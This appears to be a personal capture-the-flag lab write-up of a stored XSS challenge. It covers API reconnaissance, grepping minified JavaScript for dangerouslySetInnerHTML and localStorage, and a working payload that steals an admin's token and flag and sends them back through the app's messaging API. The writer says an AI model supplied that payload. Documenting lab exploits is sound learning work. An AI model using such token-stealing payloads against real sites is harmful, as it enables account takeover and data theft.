-

Today’s lab was likely the hardest for me
-
The XSS that was found took much longer as it was not the simple way of inserting it
-
I learned a lot today, understanding different approach and manually checking things I have not before
-
As I usually utilise an MCP with Claude, today I only used Claude CLI mainly for finding the right payload and direction
-
Challenging but very satisfying flag find!
Reconnaissance
- Endpoint Discovery (via Burp Proxy History)
GET  /api/profile/{username}   - View any user's profile
PUT  /api/profile              - Update own profile
GET  /api/users                - List users
GET  /api/posts                - List posts
POST /api/posts/{id}/comments  - Add comment
GET  /api/messages/inbox       - View inbox
POST /api/messages             - Send message
POST /api/login                - Login
POST /api/register             - Register
GET  /api/verify-token         - Verify JWT
GET  /api/admin                - 403 "Admin access required"
- User Enumeration

 id:1 - otter_lover
 id:2 - admin (role: admin)
 id:3 - sea_otter_fan
 id:4 - tester (me, role: user)
- Initial Findings
- Protected endpoint: /api/admin requires admin role
- JWT structure: {“id”:4,“username”:“tester”,“iat”:…}
Vulnerability Assessment
Testing Input Fields
- Testing JavaScript and understanding it took me longer than I would like say… but a huge learning curve here.
| Input Point | Test Payload | Result |
|---|---|---|
| Username (register) | <img src=x onerror=alert(1)> | Stored |
| Message content | <script>alert(1)</script> | Stored |
| Comment content | <img/src/onerror=alert(1)> | Stored |
| Profile bio | XSS payload | Stored |
| Profile full_name | XSS payload | Stored |
Searching the minified JS for dangerous patterns:
- Find where user content is rendered
curl -s ".../static/js/main.dd5901b1.js" | grep -oE '__html.{0,100}'-
Found: __html:e.content - Message content uses dangerouslySetInnerHTML!
-
Find what’s in localStorage
curl -s ".../static/js/main.dd5901b1.js" | grep -oE 'localStorage\.[a-zA-Z_]+'- Found:
 localStorage.setItem("flag",t.data.flag)  # Flag stored from login!
 localStorage.getItem("token")
 localStorage.setItem("user",...)
Attack chains
-
After a while, I started understanding the Flow
- Admin logs in - receives flag in response - stored in
localStorage - Messages are rendered with
dangerouslySetInnerHTML - XSS in message content executes when viewed
- Admin bot periodically checks/views messages
- Admin logs in - receives flag in response - stored in
Payload
- My friendly Claude was able to provide me with the payload
- This token works because:
- img src=x fails to load - triggers onerror
- Reads admin’s token and flag from
localStorage - Uses admin’s own token to send message back to attacker (user id 4 in this case)
<img src=x onerror="
    var t=localStorage.getItem('token');
    var f=localStorage.getItem('flag');
    fetch('/api/messages',{
      method:'POST',
      headers:{
        'Content-Type':'application/json',
        'Authorization':'Bearer '+t
      },
      body:JSON.stringify({
        recipient_id:4,
        content:f
      })
    })
  ">
Execution
curl -X POST ".../api/messages" \
  -H "Authorization: Bearer $MY_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"recipient_id":2,"content":"<img src=x onerror=\"..payload..\">"}'
Result
[{
  "sender_id": 2,
  "sender_username": "admin",
  "content": "bug{aAIb8kwEtxOh4tLgQIWwQ0Ewx31I3mDe}"
}]
Methodology
-
Step 1: Map All Input Points
- Test every field that accepts user input with basic XSS:
<img src=x onerror=alert(1)>
- Test every field that accepts user input with basic XSS:
-
Step 2: Analyze JavaScript
-
Look for dangerous rendering
grep -E 'dangerouslySetInnerHTML|innerHTML|__html' main.js- Look for sensitive storage
grep -E 'localStorage|sessionStorage' main.js- Look for API patterns
grep -E '/api/' main.js-
Step 3: Identify Render Context
- Where is my input displayed?
- Is it in an HTML context, JS context, or attribute?
- Is there sanitization?
-
Step 4: Trace Data Flow
- Flag comes from /api/login response
- Flag stored in localStorage.flag
- Only admin users receive the flag
-
Step 5: Design Exfiltration
- Can’t use external webhook (blocked/no internet)
- Use the app’s own features (messaging API)
- Need admin’s auth token - also in localStorage
Key Lessons
- Always analyse client-side JS - Shows dangerous patterns like
dangerouslySetInnerHTML - Check
localStorage/sessionStorage- Often contains sensitive data - Use the app against itself - Exfiltrate via app’s own API when external requests blocked
- Include auth in XSS payloads - API calls from XSS context need proper headers
MCP
- Tested very quickly, however I gave Claude an idea of what to look for since I did not want to burn tokens searching many other ways